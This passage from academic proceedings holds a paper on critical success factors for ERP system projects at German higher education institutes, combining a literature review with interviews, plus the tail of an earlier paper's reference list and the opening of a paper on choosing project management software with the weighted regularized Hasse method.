- [5] C. Lento, "A Combined Signal Approach to Technical Analysis on the S&P 500", *Journal of Business & Economics Research*, 6 (8), pp. 41-51, 2008.
- [6] O. Badawy and A. Almotwaly, "Combining neural network knowledge in a mobile collaborating multi-agent system", *Electrical, Electronic and Computer Engineering*, ICEEC '04, pp. 325, 328, 2004, DOI: 10.1109/ICEEC.2004.1374457.
- [7] P. R. Kaltwasser, "Uncertainty about fundamentals and herding behavior in the FOREX market", *Physica A: Statistical Mechanics and its Applications*, 389 (6), pp. 1215-1222, March 2010.
- [8] H. C. Aladag, U. Yolcu and E. Egrioglu, "A new time invariant fuzzy time series forecasting model based on particle swarm optimization", *Applied Soft Computing*, 12 (10), pp. 3291-3299, 2012.
- [9] P. Singh and B. Borah, "Forecasting stock index price based on M-factors fuzzy time series and particle swarm optimization", *International Journal of Approximate Reasoning*, 55 (3), pp. 812-833, 2014.
- [10] M. Aloud, E.P.K. Tsang and R. Olsen, "Modelling the FX Market Traders' Behaviour: An Agent-based Approach", in *Simulation in Computational Finance and Economics: Tools and Emerging Applications*, B. Alexandrova-Kabadjova, S. Martinez-Jaramillo, A. L. Garcia-Almanza and E. Tsang (eds.), IGI Global, 2012, pp. 202-228.
- [11] J. B. Glatfelter, A. Dupuis and R. Olsen, "Patterns in high-frequency FX data: Discovery of 12 empirical scaling laws", *Quantitative Finance*, 11 (4), pp. 599-614, 2011.
- [12] R.P. Barbosa and O. Belo, "Multi-Agent Forex Trading System", in *Agent and Multi-agent Technology for Internet and Enterprise Systems, Studies in Computational Intelligence*, vol. 289, 2010, pp. 91-118.
- [13] G. Batres-Estrada, *Deep Learning for Multivariate Financial Time Series*, Thesis of KTH Royal Institute of Technology, Stockholm, 2015.
- [14] E. Bussetti, I. Osband and S. Wong, *Deep Learning for Time Series Modeling*, <http://cs229.stanford.edu/proj2012/BussettiOsbandWong-DeepLearningForTimeSeriesModeling.pdf>, 2012.
- [15] Y. Bengio, "Learning Deep Architectures for AI", *Foundations and Trends in Machine Learning*, 2 (1), 2009.
- [16] L. Takeuchi and L.Y. Ying, *Applying Deep Learning to Enhance Momentum Trading Strategies in Stocks* <http://cs229.stanford.edu/proj2013/TakeuchiLee-ApplyingDeepLearningToEnhanceMomentumTradingStrategiesInStocks.pdf>, 2013.
- [17] G. E. Hinton, S. Osindero and Y. W. Teh, "A fast learning algorithm for deep belief nets", *Neural computation*, 18(7), pp. 1527-1554.
- [18] T. Kuremoto, S. Kimura, K. Kobayashi and M. Obayashi, "Time Series Forecasting Using a Deep Belief Network with Restricted Boltzmann Machines" *Neurocomputing* 137 (2014), pp. 47-56, 2014.
- [19] J. Korczak, M. Hernes and M. Bac, "Fuzzy Logic as Agents' Knowledge Representation in A-Trader System", in E. Ziemba (ed.), *Information Technology for Management, Lecture Notes in Business Information Processing*, vol. 243, Springer International Publishing, 2016, pp. 109-124.

- [20] J. Korczak, M. Hernes and M. Bac, "Performance evaluation of decision-making agents' in the multi-agent system", in *Proceedings of Federated Conference Computer Science and Information Systems (FedCSIS)*, Warszawa, 2014, pp. 1171 – 1180. DOI: 10.15439/2014F188.
- [21] J. Korczak, M. Hernes and M. Bac, "Fundamental analysis in the multi-agent trading system", in *Proceedings of Federated Conference Computer Science and Information Systems (FedCSIS)*, Gdańsk, 2016, pp. 1171 – 1180. DOI: 10.15439/2014F188.
- [22] M. Hernes and N.T. Nguyen, "Deriving Consensus for Hierarchical Incomplete Ordered Partitions and Coverings", *Journal of Universal Computer Science* 13 (2), pp. 317-328, 2007.
- [23] M. Hernes and J. Sobieska-Karpińska, "Application of the consensus method in a multi-agent financial decision support system", *Information Systems and e-Business Management* 14 (1), Springer Berlin Heidelberg, 2016, DOI: 10.1007/s10257-015-0280-9.
- [24] P. D. McNelis, "Neural Networks in Finance: Gaining Predictive Edge in the Market", *Academic Press Advanced Finance Series*, Academic Press, Inc., Orlando, 2004.
- [25] V.V. Kondratenko and Y. Kuperin, *Using Recurrent Neural Networks To Forecasting of Forex*, arXiv:cond-mat/0304469 [cond-mat.disnn], 2003.
- [26] L. Di Persio and O. Honchar, "Artificial neural networks approach to the forecast of stock market price movements", *International Journal of Economics and Management Systems*, Volume 1, pp. 158-162, 2016.
- [27] L. Arnold, S. Rebecchi, S. Chevallier and H. Paugam-Moisy, *An Introduction to Deep Learning*. ESANN, 2011.
- [28] X. Glorot and Y. Bengio, "Understanding the difficulty of training deep feedforward neural networks", *Proceedings of the 13th International Conference on Artificial Intelligence and Statistics*, 9, 2010 pp. 249– 256.
- [29] H. Lu, B. Li, J. Zhu, Y. Li, Y. Li, X. Xu, L. He, X. Li, J. Li and S. Serikawa, "Wound intensity correction and segmentation with convolutional neural networks", *Concurrency and Computation: Practice and Experience* 29, 2017.
- [30] Y.J. Cha, W. Choi and O. Büyükoztürk, "Deep Learning-Based Crack Damage Detection Using Convolutional Neural Networks", *Computer-Aided Civil and Infrastructure Engineering*, 32, pp. 361–378, 2017, doi:10.1111/mice.12263.
- [31] H. Larochelle and Y. Bengio, "Exploring strategies for training deep neural networks", *Journal of Machine Learning Research*, 1, pp. 1–40, 2009.
- [32] P. Hall, "How is deep learning different from multilayer perceptron?", <https://www.quora.com/How-is-deep-learning-different-from-multilayer-perceptron>, [access: 01.05.2017].
- [33] <https://github.com/h2oai> [access: 01.05.2017].
- [34] A. Candel, V. Parmar, E. LeDell, and A. Arora, "Deep learning with h2o, 2015, [https://h2o-release.s3.amazonaws.com/h2o/rel-slater/9/docs-website/h2o-docs/booklets/DeepLearning\\_Vignette.pdf](https://h2o-release.s3.amazonaws.com/h2o/rel-slater/9/docs-website/h2o-docs/booklets/DeepLearning_Vignette.pdf).

# Implementing ERP Systems in Higher Education Institutes Critical Success Factors Revisited

Christian Leyh; Anne Gebhardt; Philipp Berton

Technische Universität Dresden; Chair of Information Systems, esp. IS in Manufacturing and Commerce  
Helmholtzstr. 10, 01069 Dresden, Germany  
Email: Christian.Leyh@tu-dresden.de

**Abstract**—The aim of our study is to investigate ERP project critical success factors (CSFs) with a focus on higher education institutes (HEIs). We conducted a systematic literature review to identify specific CSFs affecting HEIs' project outcome. Building on these results, we led several interviews within selected German HEIs. Overall, there is little literature dealing with the HEIs' CSFs, but nearly all factors found in the literature were also mentioned by the interviewees. However for HEIs, factors like ERP system tests or ERP system configuration are even more important than Top management support or Project management that are the most important CSFs in general studies. Our study shows that in spite of the maturity of the field, revisiting CSF research for specific types of organizations/institutions is still worthwhile.

## I. MOTIVATION AND BACKGROUND

NOWADAYS, companies need to be able to efficiently and effectively react to rising globalization as well as changing markets and economic conditions. However, public bureaucracy and especially higher education institutes (HEIs) such as universities and universities of applied sciences are facing similar challenges as private enterprises. They not only have to respond to far reaching changes in government and society but also have to compete nationally and internationally. Challenges include declining financial support from state-level governments, unpredictable fluctuation of student numbers, globalization, and global competition among universities as well as increasing competition on the national level for students, scientists, and third-party funds. Therefore, as a result of these changing conditions, universities need the highest possible efficiency and effectiveness in their administrative processes as stated by several researchers (e.g., [1]–[6]).

Given these numerous and varied challenges, the task is to find organizationally and technologically suitable solutions to these requirements. In order to create effective and efficient management and administrative processes and to bundle resources and databases, universities (mostly large HEIs) have started to implement integrated application systems (e.g. ERP systems) beginning in the mid-1990s, and especially during the 2000s. Attention is given to similar concepts that have been effective in integrated information processing in the corporate world [3], [7]. Several benefits

result from the implementation of ERP systems for universities [4], [8]:

- improved information supply and flow for planning and controlling processes of the university;
- improved service for faculties, students, and staff;
- lower business risks;
- reduced expenditures through increased process efficiency.

The implementation of integrated application systems such as ERP systems is a complex and time-consuming project during which organizations face both great opportunities and enormous risks. Furthermore, these implementations often require significant organizational changes. Implementation at universities represents a doubly difficult task as these systems influence both the academic and administrative fields. Here, approaches that have proven successful during the last decades for the implementation of application systems in private companies cannot be transferred equally to projects in HEIs [2]. This must be taken into account when implementing ERP systems at HEIs. In addition, vendors have less experience with the implementation of application systems in universities than in enterprises. To take advantage of the potential opportunities rather than get caught by the risks of these implementation projects, it is essential to focus on those factors that support a successful implementation of an information system. By being aware of these factors, an organization (private enterprise or HEI) can positively influence the success of the implementation project and effectively minimize the project's risks [9]. Recalling these so-called critical success factors (CSFs) is of high importance whenever a new system is to be adopted and implemented or a running system needs to be upgraded or replaced.

In recent years, several studies have been published in which specific information system implementation projects at selected universities are considered and analyzed (e.g., [4], [6], [7], [8]). However, none of these studies provide insight into the CSFs of those implementation projects at universities. The existing ERP system success factor research (e.g., [10]–[14]) has focused mostly on the selection and implementation of ERP systems in private enterprises. Less or even no attention has been paid to the implementation projects in HEIs.

In our opinion CSFs are useful and a fruitful path to increase understanding of the complex organization-IT

relationship. Therefore, it is worthwhile to continue research in the area. For example, it is valuable to revisit old frameworks to check their validity and also their adoption by practice. Moreover, the use of ERP systems in “new types” of organizations, such as HEIs, motivates our research. Identifying and recalling, as well as considering the CSFs for ERP projects at HEIs can still be seen as an important issue.

Therefore, the central objective of our research project was and still is the detailed investigation of ERP implementation project CSFs for HEIs. To achieve this goal, we set up a study with a specific focus on the implementation of ERP systems in HEIs’ administrations. Overall, our study was driven by the following research questions:

- **Q1:** *What are the critical success factors of ERP system implementation projects in HEIs?*
- **Q2:** *What similarities and differences exist between critical success factors for ERP implementation projects in HEIs and private enterprises?*

To answer those questions, as a first step in our study, we conducted a systematic literature review in order to detect already identified CSFs for HEI ERP implementations. On the basis of the CSFs identified, we conducted multiple interviews within German HEIs to obtain insights into the CSFs for their ERP system implementation projects. We focused on German HEIs in this step as an initial starting point for our investigation due to our cultural background.

Selected results of this first step will be presented within this paper. Therefore, the paper is structured as follows. The following section deals with the results of our literature review. Next, our data collection methodology is described and the results of the interview study are presented. Finally, the paper concludes with a summary of the results and discusses the limitations of our study.

## II. LITERATURE REVIEW – CRITICAL SUCCESS FACTORS FOR HEI ERP IMPLEMENTATIONS

### A. Procedure of the Literature Review

A critical success factor for an ERP project is defined according to [13] as a reference to any condition or element that is seen as necessary in order for the ERP implementation to be successful. However, not every CSF has the same impact on the success of every project. Therefore, we are also referring to the definition of [11] who see CSFs as “a number of factors that may affect the ERP implementation process and the probability of conversion success.”

With regard to our research questions, we conducted a literature review by systematically reviewing articles in five different databases, as well as papers drawn from several international conference proceedings. The literature review was performed in several steps, similar to the approaches suggested by [15], [16]. More specifically, we had already conducted several literature reviews with a focus on the CSFs of ERP implementations at private enterprises (e.g., [14], [17]) and thereby, we have adapted our review approach according to the experience we gained during those reviews.

**Step 1:** The first step was to define the sources for the literature review. Therefore, five databases (Academic Search Complete, Business Source Complete, Science Direct, SpringerLink, and WISO) and conference proceedings (AMCIS, ECIS, HICSS, ICIS, and Wirtschaftsinformatik conference) were identified.

**Step 2:** In this step, we had to define the search terms for the database-driven review. Keywords selected for this search were mostly derived and adapted from the keywords supplied and used during our previous CSF reviews (e.g., [14], [17]). Example search terms that we used are listed in Table I. Since the WISO database also includes German papers, we additionally used the German translation of the search terms. For the conference papers, only inappropriate search fields were provided. Hence, we decided to manually review the abstracts and titles of the papers in this step.

TABLE I.  
SEARCH FIELDS AND SEARCH TERMS

Database + search fields	Examples of search terms / keywords
<b>Academics Search Complete:</b> “TI Title” or “AB Abstract or Author Supplied Abstract”	ERP + university + success* ERP + university + failure ERP + university + crit*
<b>Business Source Complete:</b> “TI Title” or “AB Abstract or Author Supplied Abstract”	ERP + higher education + CSF ERP + higher education + CFF ERP + higher education + fact*
<b>Science Direct:</b> “Abstract, Title, Keywords”	“Enterprise system*” + university + success*
<b>SpringerLink:</b> “Title” or “Abstract”	“Enterprise system*” + university + failure
<b>WISO:</b> “General Search Field”	“Enterprise system*” + university + crit*

**Step 3:** During step 3, we performed the initial search according to step 1 and step 2. The initial search provided 6,963 papers from the databases. From the conference search, 34 papers remained. Altogether, 6,997 papers were identified during this initial search step.

**Step 4:** Step 4 included the identification of duplicates and irrelevant papers. During the initial search, we did not apply any restrictions. The search was not limited to the research field of IS; therefore, papers from other research fields were included in the results, too. Thus, these papers had to be excluded. This was done by reviewing the abstracts of the papers and, if necessary, by examining the papers’ content. The elimination of duplicates was done by using the literature management software *Mendeley* (<https://www.mendeley.com/>) where duplicates are automatically identified during the literature import process. Of the papers, 185 stemming from the database search and all 34 conference papers remained. Altogether, this step yielded 219 papers potentially relevant to the field of CSFs for ERP system implementations at HEIs.

**Step 5:** The fifth step consisted of a detailed analysis of the remaining 219 papers and the identification of the CSFs. Therefore, the content of all papers was reviewed in depth. Emphasis was placed not only on the wording of the CSFs

but on their meaning. Following this step, only eight relevant papers that suggested, discussed or mentioned CSFs in the context of HEI ERP implementations remained.

**Step 6:** Because of the small number of relevant papers, we applied (contrary to our previous reviews) a sixth step during which the references of the eight relevant papers were searched to identify suitable papers. With this method, we could identify seven additional papers addressing the field of ERP projects at HEIs. Therefore, we had a list of 15 relevant papers for further investigation. The identification of the additional seven papers also shows that papers focusing this topic are not all published in the “main” publication channels. Those papers often stemmed from smaller conferences or journals not indexed in the used databases.

### B. Results of the Literature Review

The identified 15 papers were again reviewed in depth in order to determine the various concepts associated with CSFs. For each paper, the CSFs were captured, along with the publication year, the type of data collection used, and the HEIs (i.e., the number and size) from which the CSFs were derived. Overall, 30 different factors were identified. In most previous literature reviews of other researchers with a focus on private enterprises, the CSFs were grouped more coarsely so that a lower number of CSFs was used (e.g., [11], [13]). The grouping was neither done within our review nor within our own previous reviews ([14], [17]). With 30 factors, we used a larger number than earlier researchers had because we expected the resulting distribution to be more insightful.

While identifying the CSFs within the papers, no special weighting of the factors was used. This means that each success factor that has been addressed within a paper will be considered with “1” in our result list. Afterwards, we counted these numbers. Table II lists the identified success factors according to their frequency.

TABLE II  
CSF'S IN RANK ORDER BASED ON FREQUENCY OF APPEARANCE IN  
ANALYZED LITERATURE

Factor	No. of instances
Top management support and involvement	8
Communication	8
User training	8
Balanced project team (cross-functional)	6
Involvement of end-users and stakeholders	6
Change management	6
Project management	6
Organizational Culture	5
Interdepartmental cooperation	5
ERP system acceptance / resistance	5
Organizational fit of the ERP system	5
External consultants	5
Clear goals and objectives (e.g., vision, decision strategies)	5
Vendor relationship and support	4
Project leadership / empowered decision makers	3
Skills, knowledge, and expertise	3
IT structure and legacy systems	3
Business process reengineering	3
Environment (e.g. language, culture)	3
Data accuracy (analysis and conversion)	3

Organizational structure	2
Available resources (e.g. employees, budget)	2
ERP system configuration	2
ERP system tests	2
Error management and troubleshooting	1
Monitoring and performance measurement	1
Knowledge management	1
University (Company's) strategy / strategy fit	1
Project champion	1
Vendor tools and implementation methods	1

We will not describe each factor in detail in this paper. However, to provide a comprehensive understanding of the different CSFs and their concepts, we previously described most of the 30 factors (since most are also affecting ERP implementations in private enterprises) in [14].

The differences in the CSF frequencies are only minimal and are related to the small number of identified papers. Therefore, deriving CSFs and their differences in importance on HEIs ERP projects based on a literature review was just the first step in our research project. Thus, our follow up study (2<sup>nd</sup> step) addresses this little amount of identified papers and their CSFs by investigating ERP projects at HEIs and the respective successes and/or problems.

## III. QUALITATIVE APPROACH – INTERVIEW STUDY

### A. Study Design – Data Collection Methodology

To gain a deeper understanding of the differences and importance of the CSFs for ERP system projects at HEIs, we used a qualitative exploratory approach within German universities and universities of applied sciences. As mentioned in the motivation we selected, to get initial insights, German HEIs due to our cultural background. The units of analysis in our study were the ERP implementation projects carried out within the HEIs' administrations. For the data collection, we conducted several interviews with members of the ERP implementation project teams or with the projects' responsible persons to identify the factors that they found to be relevant for the projects' success. In this process, we interviewed employees of nine HEIs located in Germany: one HEI with more than 40,000 students, three HEIs with 30,000 to 40,000 students, one HEI with 20,000-30,000 students, three HEIs with 10,000 to 20,000 students, and one HEI with less than 10,000 students.

Within these HEIs, due to the low number of ERP systems available for the specific requirements of universities, we have a low range of ERP systems (which cannot be named directly within this paper due to data protection). However, it can be stated that most of the HEIs have implemented a system from the same ERP manufacturer. Most of the implementation projects took place in the early or mid-2000s. The interviewees were indeed active in various areas of the administration, but they were also deeply integrated into the project and therefore could well provide information about the project. Five of those interviewees were ERP project managers, three were administrative IT managers, and one was a key user.

To gain a deep and detailed view of the HEIs and their

structures as well as of the interviewees' experiences, we chose direct structured interviews as our method of data collection. The interviews were conducted in retrospect to the ERP projects in summer and autumn 2015. The interviews were designed as partially standardized interviews using open to semi-open questions as initial starting points for the conversation. An interview guideline was developed, based on the questions of [18], who conducted a similar study with an enterprise focus, as well as on the basis of our previous CSF studies, which had also an enterprise focus [10], [19]. We changed the questions to align with our identified CSFs (see Table II) in order to ensure that all of the factors were discussed in the interviews. The interview guideline consisted of five topic sections with 61 main questions and further sub-questions:

- **Section A:** Background information on the interview partner and the university
- **Section B:** Project management in the context of the selection and implementation of the ERP system
- **Section C:** Procedure, tools and methods used for the ERP implementation
- **Section D:** System analysis, system selection, technical implementation
- **Section E:** Final assessment of the ERP implementation

These questions were formulated in an open way so that it would be possible to identify "new" CSFs that were not currently identified in the literature review. This questionnaire was sent to interviewees before the interviews took place, to allow them to prepare for their interviews.

Due to the large physical distance, telephone interviews were conducted by the authors. For a more thorough analysis of the results, we recorded all interviews (the interviews typically took between 60 and 240 minutes) and transcribed them afterwards (resulting in about 160 pages of written text). The calls were recorded by the app *TapeACall* (<https://www.tapeacall.com/>). To evaluate the CSFs, the transcribed interviews were analyzed with reference to each CSF question block. All in all, the evaluation and assessment of the interview results followed the approach of [20]. The coding itself was carried out using the MAXQDA software (<http://www.maxqda.com/>).

### B. Results of the Interview Study

After the coding, we again matched the answers and statements of the interviewees to the respective factor. Then each CSF was ranked according to a four-tier scale (see legend of Table III). This rating was done regarding the respective statements of the interviewees (similar to our approach used in [10]). After setting up this ranking of CSFs, we discussed the factor rating with other researchers in this field to reduce the subjectivity of the rating. Finally, this procedure resulted in a ranking of 30 CSFs according to the interviewees' statements and answers (Table III).

Compared to the results of the literature review (Table II) four new factors could be identified during the interviews (marked yellow within Table III): *Key users*, *Requirements*

*specification*, *Use of a steering committee*, and *Call for tenders*; whereby four factors found in the literature review were not mentioned by the interviewees: *Clear goals and objectives*, *Involvement of end-users and stakeholders*, *Environment*, and *Project champion*. However, most of these new and not-found factors were only on medium ranks in both lists. Only the factors *Involvement of end-users and stakeholders* as well as *Clear goals and objectives* were among the top ten factors of the literature review.

TABLE III.  
CSF'S ACCORDING THE FOUR-TIER-SCALE RATING

Rank	Factor	Factor rating (4-tier-scale)
1	Culture of the HEI	25
2	User training	24
3	Communication	23
4	ERP system configuration	22
	ERP system tests	22
6	Go-Live approach / vendor tools and implementation methods	21
7	External consultants	20
	Organizational fit of the ERP system	20
9	Monitoring and performance measurement	19
10	Error management and troubleshooting	18
	Balanced project team (cross-functional)	17
11	Business process reengineering	17
	Project management	17
14	Key users	16
	Requirements specification	15
15	IT structure and legacy systems	15
	Data accuracy (analysis and conversion)	15
	Top management support and involvement	15
	Vendor relationship and support	15
20	Change management	14
	Skills, knowledge and expertise	14
22	Project leadership / empowered decision makers	13
23	Use of a steering committee	11
	ERP system acceptance/resistance	11
25	Call for tenders	9
26	Available resources (e.g. employees, budget)	8
27	Knowledge management	7
28	University (Company's) strategy / strategy fit	4
	Organizational structure	4
	Interdepartmental cooperation	4
3 – the factor was intensively considered during the project and influenced the project significantly 2 – the factor was stated and did have observable effects on the project 1 – the factor was stated but did not have any observable effects on the project / was not seen as an important factor 0 – the factor was not mentioned at all maximum possible rating on basis of 9 interviews = 27		

## IV. CONCLUSION AND LIMITATIONS

The aim of our study was to address the research field of CSFs for ERP implementation projects, with a specific focus on ERP projects at HEIs. Another objective was to compare the identified factors with the CSFs of ERP implementations in private enterprises.

As a first step, we carried out a systematic literature review to identify CSFs affecting HEIs' ERP projects. Our review turned up very little variety of papers focusing on those specific CSFs. All in all, we identified only 15 relevant



papers dealing with the CSFs of ERP system projects at HEIs. From these existing studies, we derived 30 different CSFs (see Table II). Compared to a similar literature review that we conducted focusing on CSFs at private enterprises' ERP projects [14] – here, we identified 320 articles with this explicit focus – those 15 papers with an HEI focus reveal that this can still be seen as a clear lack of research.

To this end, we set up an empirical interview study with a specific HEI focus. We found that nearly all factors found in the literature review were mentioned by at least one interviewee. However, four CSFs were not mentioned, and we could identify four additional CSFs that were not found within the existing literature. Here, contrary to the ranking resulting from the literature reviews, we identified factors with a more technological focus as also important for those ERP projects. The factors *ERP system tests* and *ERP system configuration*, as top 5 factors, refer to more technological aspects. Hence, factors with an organizational characteristic could also be identified as part of the top 5 factors in our study (*User training*, *Culture of the HEI*, *Communication*).

Regarding our research questions, our study could show that most factors that influence the success of ERP system implementation projects in large-scale enterprises also influence ERP projects at HEIs. However, we found that the importance of the factors differs remarkably and that HEIs and also the ERP manufacturers have to be aware of these differences in the factors' characteristics. They should also focus on the technological aspects of the ERP implementations rather than focusing mainly on the organizational factors, as they are more important for the large-scale private enterprises.

Overall, we conclude that the specificities of different types of organizations/institutions and domains make it worthwhile to identify and rank CSFs within these fields instead of simply relying on what is known from other studies. Thus, revisiting CSF research from time to time, especially with a specific focus, still reveals new findings in this mature research field.

A few limitations of our study must be mentioned as well. For our literature review, we are aware that we cannot be certain that we have identified all relevant papers published in journals and conferences since we limited our selection to five databases and five international conferences. Another limitation is the coding of the CSFs. We tried to reduce the subjectivity by formulating coding rules and by discussing the coding of the CSFs with several independent researchers. However, other researchers may code the CSFs in other ways. For the interview study, the interviews conducted and data evaluated represent only an investigation on sample ERP projects in German HEIs. These results are limited to the specifics of these organizations and the experience of the interviewees. In light of this, we will conduct further case studies and some larger surveys to broaden the results of this investigation.

## REFERENCES

- [1] D. Allen, T. Kern, and M. Havenhand, "ERP Critical Success Factors: an exploration of the contextual factors in public sector institutions," in *Proc. of the 35th Hawaii Int. Conf. on System Sciences (HICSS 2002)*, pp. 3062–3071, 2002, doi: 10.1109/HICSS.2002.994295.
- [2] N. Pollock and J. Cornford, "ERP systems and the university as a "unique" organisation," *Inform. Techn. & People*, vol. 17, no. 1, pp. 31–52, 2004, doi: 10.1108/09593840410522161.
- [3] R. Alt and G. Auth, "Campus-Management-System," *Wirtschaftsinformatik*, vol. 52, no. 3, pp. 185–188, 2010, doi: 10.1007/s11576-010-0224-4.
- [4] A.A. Rabaa'i, W. Bandara, and G. Gable, "ERP systems in the higher education sector: a descriptive study," in *Proc. of the 20th Australasian Conf. on Inform. Syst. (ACIS 2009)*, pp. 456–470, 2009.
- [5] L. Lechtchinskaia, J. Uffen, and M.H. Breitner, "Critical Success Factors for Adoption of Integrated Information Systems in Higher Education Institutions: A Meta-Analysis," in *Proc. of the 17th Americas Conf. on Inform. Syst. (AMCIS 2011)*, 2011.
- [6] C. Leyh and C. Hennig, "ERP- and Campus Management Systems in German Higher-Education Institutes," in *CONFENIS-2013 - 7th Int. Conf. on Research and Practical Issues of Enterprise Inform. Syst. (Schriftenreihe Informatik, Vol. 41)*, B. Josef, J. Pavel, N. Ota, and T.A. Min, Eds., Linz, Austria: Trauner Publishing, pp. 29–44, 2013.
- [7] H. Schilbach, K. Schönbrunn, and S. Strahinger, "Off-the-shelf applications in higher education: a survey on systems deployed in Germany," in *Proc. of the Inter. Conf. on Business Inf. Syst. 2009 (BIS 2009)*, pp. 242–253, 2009, doi: 10.1007/978-3-642-03424-4\_30.
- [8] H. Klug, "Erfolgsfaktoren bei der Umstellung von Informationssystemen an Hochschulen," in *Proc. of the 9th Wirtschaftsinformatik Conf. (WI 2009)*, 2009.
- [9] A. Jones, J. Robinson, B. O'Toole, and D. Webb, "Implementing a bespoke supply chain management system to deliver tangible benefits," *The Int. Journ. of Advanced Manufacturing Techn.*, vol. 30, no. 9–10, pp. 927–937, 2006, doi: 10.1007/s00170-005-0065-2.
- [10] C. Leyh, "Which Factors Influence ERP Implementation Projects in Small and Medium-Sized Enterprises?," in *Proc. of the 20th Americas Conf. on Inform. Syst. (AMCIS 2014)*, 2014.
- [11] T.M. Somers and K. Nelson, "The impact of critical success factors across the stages of enterprise resource planning implementations," in *Proc. of the 34th Hawaii Int. Conf. on System Sciences (HICSS 2001)*, 2001, doi: 10.1109/HICSS.2001.927129.
- [12] S. Saad, T. Perera, P. Achanga, E. Shehab, R. Roy, and G. Nelder, "Critical success factors for lean implementation within SMEs," *Journ. of Manufacturing Techn. Manag.*, vol. 17, no. 4, pp. 460–471, 2006.
- [13] S. Finney and M. Corbett, "ERP implementation: a compilation and analysis of critical success factors," *Business Process Manag. Journ.*, vol. 13, no. 3, pp. 329–347, 2007, doi: 10.1108/14637150710752272.
- [14] C. Leyh and P. Sander, "Critical Success Factors for ERP System Implementation Projects: An Update of Literature Reviews," in *Enterprise Systems: Strategic, Organizational and Technological Dimensions (LNBIP, Vol. 198)*, D. Sedera, N. Gronau and M. Sumner Eds., New York, USA: Springer, pp. 45–67, 2015, doi: 10.1007/978-3-319-17587-4\_3.
- [15] J. Webster and R.T. Watson, "Analyzing the past to prepare for the future: Writing a literature review," *MIS Quarterly*, vol. 26, no. 2, pp. 13–23, 2002.
- [16] J. Jesson, L. Matheson, and F.M. Lacey, *Doing your literature review: Traditional and systematic techniques*, London: Sage Publ., 2011.
- [17] C. Leyh, "Critical Success Factors for ERP System Implementation Projects: A Literature Review," in *Advances in Enterprise Information Systems II*, C. Möller and S. Chaudhry, Eds., Leiden, The Netherlands: CRC Press/Balkema, pp. 45–56, 2012.
- [18] F.F.H. Nah and S. Delgado, "Critical success factors for enterprise resource planning implementation and upgrade," *Journ. of Computer Inf. Syst.*, vol. 46, no. 5, pp. 99–113, 2006.
- [19] C. Leyh and P. Muschick, "Critical Success Factors for ERP system Upgrades - The Case of a German large-scale Enterprise," in: *Proc. of the 19th Americas Conf. on Inf. Syst. (AMCIS 2013)*, 2013.
- [20] U. Flick, *Qualitative Forschung: Theorie, Methoden, Anwendung in Psychologie und Sozialwissenschaften*, Reinbek near Hamburg, Germany: Rowohlt Taschenbuch Verlag, 1995.



# Project Management and Communication Software Selection Using the Weighted Regularized Hasse Method

Karolina Muszyńska, Jakub Swacha

University of Szczecin, Faculty of Economics and Management

ul. Mickiewicza 64, 71-101 Szczecin, Poland

Email: {karolina.muszynska, jakub.swacha}@usz.edu.pl

**Abstract**—This paper addresses the problem of selecting the most appropriate project management and communication software for a project having specific requirements. A four-stage procedure featuring the weighted regularized Hasse method is used to compare and rank the candidate tools. The ranking of the tools takes into consideration the importance of the functional and non-functional features of the project management systems with their respective weights based on the results of a questionnaire conducted among members of a dispersed international project team.

## I. INTRODUCTION

REALIZING projects in dispersed teams is a complicated and demanding task. In any project it is vital to follow a project management methodology or set of best practices to manage its different areas including scope, schedule, costs, quality and human resources. Yet, in dispersed, multinational teams, additional communication and collaboration issues may arise, as a result of linguistic problems, limited trust, scarce direct contact among team members and less influential leadership. Moreover, the physical distance in dispersed teams augments the importance of the software systems supporting project managers in planning and monitoring project progress and whole teams in communicating, collaborating and documenting the results.

The project management and communication software differs in offered features, complexity of handled information, ease of use, and price per user. Choosing one for a specific project should take into consideration its scope, size, management model, workflows and users' expectations.

With tens of available project management suites, and tens of criteria to consider, the choice of the right tool is not trivial. Moreover, such choice should be repeated for every project undertaken, as the specificity of a given project may render unusable a tool used successfully in multiple other projects. Hence the need for an easy-to-use technique capable of supporting such type of decisions.

The aim of this paper is to propose a selection procedure using the weighted regularized Hasse method [1] as an effective solution for this purpose. This method is not only

simpler than the most widely used methods supporting multi-criteria decision process (such as PROMETHEE, the ELECTRE family methods, or the Analytic Hierarchy Process – see [2] for a comprehensive review), but also has a number of other benefits (primarily, highly informative and highly readable form of results – see section VI).

As a proof of concept, this method is applied to evaluate and rank project management systems with regard to the criteria and their weights defined for the case of an international project consortium, consisting of seventeen partners from eight countries. Due to its territorial dispersion and the multiplicity of communication channels among the project team members, the project represents a valid exemplification of a situation in which a deliberately selected project management and communication system is needed to ensure effective and successful project realization.

The paper is structured as follows. Section II explains the nature of issues related to project management in an international dispersed team, also stressing out the significance of the project management software. Section III provides an insight on the chosen approach, introducing the concepts of partial ordering and Hasse diagrams. Section IV provides basic information on the case project. Section V describes the applied selection procedure, whereas Section VI presents its results. Section VII concludes.

## II. PROBLEM BACKGROUND

Realization of any kind of project in a dispersed international team is a challenging task. Different research studies show that geographic dispersion may impede effective information sharing, coordination, problem solving, building trust, and constructively resolving conflicts with others on the team [3,4]. Project delivery risks with distributed teams tend to be greater when compared to co-located teams [5]. This is mainly due to the lack or high limitation of face-to-face contact, which hinders interpersonal relations, trust and commitment and causes misunderstandings.

In dispersed global project teams, most communication and the building of relationships is performed through information and communication technologies (ICT), and the ICT support becomes one of critical success conditions [6].

The current trend in project management is to find technology that allows the creation of a professional

The publication was financed from the funds of the Department of Engineering of Information Systems at the Faculty of Economics and Management of University of Szczecin for maintaining research potential.

environment for dispersed teams, similar to the one expected if these teams were collocated [7].

Project management software is a very broad category [8]. Selecting the right tool has therefore a significant effect on the success of the project and effectiveness of teamwork [9].

### III. CHOSEN METHODOLOGY

It is a significant challenge to analyze data and make a decision taking into account many different aspects and criteria. The fact that many different indicators must be included simultaneously means that the so-called multi-indicator system or multi-criteria analysis must be used [10].

One way to handle a multi-indicator system is a mathematical mapping of the single indicator values to get a one-dimensional scalar, eventually to be used as the ranking indicator [11]. However such a mapping process, e.g. by using a weighted sum, hides all background information and may also cause unwanted compensation effects [12].

There are well-known outranking methods to obtain a linear order from a multivariate data matrix [2]. A less known yet attractive alternative to the above-mentioned methods is the partial order method. It allows not only to rank objects but also to obtain information to what extent a given object is better than another.

